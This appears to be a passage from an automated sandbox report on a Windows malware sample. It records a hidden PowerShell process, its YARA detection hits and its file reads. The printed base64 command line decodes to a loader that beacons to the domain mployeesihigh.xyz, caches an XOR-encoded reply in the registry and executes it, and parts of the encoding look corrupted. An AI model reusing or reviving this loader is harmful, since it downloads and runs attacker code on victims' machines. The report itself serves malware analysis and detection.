dAA9AEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AGUAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcwAuAGwAZQBuAG cAdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiACAALQBi AHgAbwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AFMAdAByAGkAbg BnACgAJABkAHQAKQAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAgAD0AIAAiADAAIgA7AAoA JABsAHYAIAA9ACAAIgA4ACIAOwAKACQAZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAkAGUAcAAgAD 0AIAAiAFcAeQBJADQATQBEAEkAegBNAHoAVQAzAE8ARABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkATABEAEUAMgBOAEQAawAzAE4ARABj ADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAAIgBIAEsAQwBVADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAbgBhAHIAeQ BGAG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoACgB0AHIAeQAgAHsACgAJACQAagBwAD0AJAB0AGUAeAB0AEEAcwBjAC4A RwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAG kAbgBnACgAJABlAHAAKQApACAAfAAgAEMAbwBuAHYAZQByAHQARgByAG8AbQAtAEoAcwBvAG4AOwAKAH0AIABjAGEAdABjAGgAewB9AAoACgAk AGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQAcgBrAGUAeQBOACAAPQAgACIARA BpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAKACQAdQA9ACQAagBwAFsAMABdADsACgAkAGkAcwA9ACQAagBwAFsAMQBdAD sACgAKAHcAaABpAGwAZQAoACQAdAByAHUAZQApACAAewAKAAkAdAByAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGkAZgAgACgAIQAo AFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIA AkAGcAcABOAGEAbQBlACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAA kACQAkAGUAeAAgAD0AIAAkAGYAYQBsAHMAZQA7AAoACgAJAAkAaQBmACAAKAAkAGoAZAAgAC0AZQBxACAAJABuAHUAbABsACkAIAB7AAoACQAJ AAkAdAByAHkAIAB7AAoACQAJAAkACQAkAHIAIAA9ACAARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAIAAtAFAAYQ B0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJAByAGsAZQB5AE4AOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBlAHQAdABlAHIA RgB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAKAAkACQAJAAkAJABlAHgAIAA9ACAAJAB0AH IAdQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABd ADsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGgAdAB0AHAAcwA6AC8ALwAkAGQALw B4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMAaQBjAF AAYQByAHMAaQBuAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQA7AAoACQ AJAAkAaQBmACAAKAAkAGoAZAAyAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAagBkADIAWwAwAF0A OwAKAAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AUABYAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgAC0ATgBhAG 0AZQAgACQAcgBrAGUAeQBOACAALQBWAGEAbAB1AGUAIAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAiAFMAdAByAGkAbgBn ACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4AdQBsAGwAOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAJABqAGQAMgA7AAoACAJAAkACQA kAGUAeAAgAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJAH0ACgAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkAaQBmACAAKAAkAGUAeAAgAC0AZ QBxACAAJAB0AHIAdQBlACkAIAB7AAoACQAJAAkAdAByAHkAewAKAAkACQAJAAkAcwB0AG8AcAA7AAoACQAJAAkAfQBjAGEAdABjAGgAewB9AAo ACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAJABqAGQAWwAxAF0AOwAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQA KAAkACQB9AAoACQB9ACAAYwBhAHQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJABzAGwAcwAgAD0AIAAoACgAZwBlAHQALQByAGEAb gBkAG8AbQAgADcAMAAgAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkACQAkAHQAcwAgAD0AIABbAGkAbgB0A F0AKABHAGUAdAAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAIAAlAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAaQBsAGUAKAAkAHQAcgB 1AGUAKQAgAHsACgAJAAkACQB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzACkAOwAKAAkACQAJAH0 AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAtAHIAYQBuAGQAbwBtACAANgA 1ACAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABzADIAIAA9ACAAWwBpAG4AdABdACgARwBlAHQALQBEAGEAdABlACAAL QBVAEYAbwByAG0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIALQAkAHQAcwApACAALQBnAHQAIAAkA HMAbABzACkAIAB7AAoACQAJAAkACQBiAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB 9AA=="
Imagebase:	0x4a400000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1168**, Parent PID: **1436**

General

Target ID:	3
Start time:	17:42:09
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AY wBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBuA CAAZwBlAHQAdABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQB tAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoACQAkAHMAd AA9ACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWA GEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABiAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJABsAD0AJABlAGQALgB MAGUAbgBnAHQAaAA7AAoACQAkAGsAPQBAACgAKQA7AAoACgAJAFsAYQByAHIAYQB5AF0AOgA6AFIAZQBzAGkAegBlACgAWwByAGUAZgBdACQAa wAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQBmAG8AcgBlAGEAYwBoACgAJABiACAAaQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpACs AKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQAkAGwAXQB9AAoACgAJACQAYgBzAD0AJABiAHQAcwBbADUALgAuACQAYgB0A HMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAkAGwAPQAkAGsALgBMAGUAbgBnAHQAaAA7AAoACQAkAGQAd AA9AEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AGUAKABbAHIAZQBmAF0AJABkAHQALAAkAGIAcwAuAGwAZQBuAGc AdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJABpACsAKwBdAD0AJABiACAALQBiA HgAbwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AFMAdAByAGkAbgB nACgAJABkAHQAKQAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKACQAdgAgAD0AIAAiADAAIgA7AAoAJ ABsAHYAIAA9ACAAIgA4ACIAOwAKACQAZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB4AHkAegAiADsACgAkAGUAcAAgAD0 AIAAiAFcAeQBJADQATQBEAEkAegBNAHoAVQAzAE8ARABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkATABEAEUAMgBOAEQAawA zAE4ARABjADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAAIgBIAEsAQwBVADoAXABTAG8AZgB0AHcAYQByAGUAXABCAGkAb gBhAHIAeQBGAG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoACgB0AHIAeQAgAHsACgAJACQAagBwAD0AJAB0AGUAeAB0AEE AcwBjAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0A FMAdAByAGkAbgBnACgAJABlAHAAKQApACAAfAAgAEMAbwBuAHYAZQByAHQAUgBpAG8AbQAtAEoAcwBvAG4AOwAKAH0AIABjAGEAdABjAGgAewB 9AAoACgAkAGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQAcgBrAGUAeQBOACAAPP QAgACIARABpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAKACQAdQA9ACQAagBwAFsAMABdADsACgAkAGkAcwA9ACQAagBwA FsAMQBdADsACgAKAHcAaABpAGwAZQAoACQAdAByAHUAZQApACAAewAKAAkAdAByAHkAIAB7AAoACQAJAHQAcgB5ACAAewAKAAkACQAJAGkAZgA gACgAIQAoAFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AIAAtAFAAY QB0AGgAIAAkAGcAcABOAGEAbQBlACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAKAAk ACQAkAGUAeAAgAD0AIAAkAGYAYQBsAHMAZQA7AAoACgAJAAkAaQBmACAAKAAkAGoAZAAgAC0AZQBxACAAJABuAHUAbABsACkAIAB7AAoACQAJA AkAdAByAHkAIAB7AAoACQAJAAkACQAkAHIAIAA9ACAARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBWAGEAbAB1AGUAIAAtAFAAYQB 0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJABAyAGsAZQB5AE4AOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAZwBlAHQAdABlAHIAR gB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAKAAkACQAJAAkAJABlAHgAIAA9ACAAJAB0AHI AdQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdA DsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGgAdAB0AHAAcwA6AC8ALwAkAGQALwB 4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzAGUAQgBhAHMAaQBjAFA AYQByAHMAaQBuAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJABkAHQAKQA7AAoACQA JAAkAaQBmACAAKAAkAGoAZAAyAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyACAAPQAgACQAagBkADI AWwAwAF0AOwAKAAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQAgA C0ATgBhAG0AZQAgACQAcgBrAGUAeQBOACAALQBWAGEAbAB1AGUAIAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAiAFMAdAB yAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4AdQBsAGwAOwAKAAkACQAJAAkAJABqAGQAIAA9ACAAJABqAGQAMgA7AAoAC AJAAkACQAkAGUAeAAgAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJAH0AcgAJAAkAaQBmACAAKAAkAGUAeAAgAC0AZQBxACAAJABuAHUAbABsACkAIAB 7AAoACQAJAAkACQAkAHIAeQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB9 AA=="
Imagebase:	0x21d70000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888389730.0000000001F80000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888152756.0000000000390000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888245760.00000000005EB000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888181676.00000000003E0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888226541.00000000005C0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888319048.0000000000629000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_PS1_JAB_Pattern_Jun22_1, Description: Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable, Source: 00000003.00000002.888441908.0000000002F21000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7448A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7448D6F0	ReadFile

Disassembly

No disassembly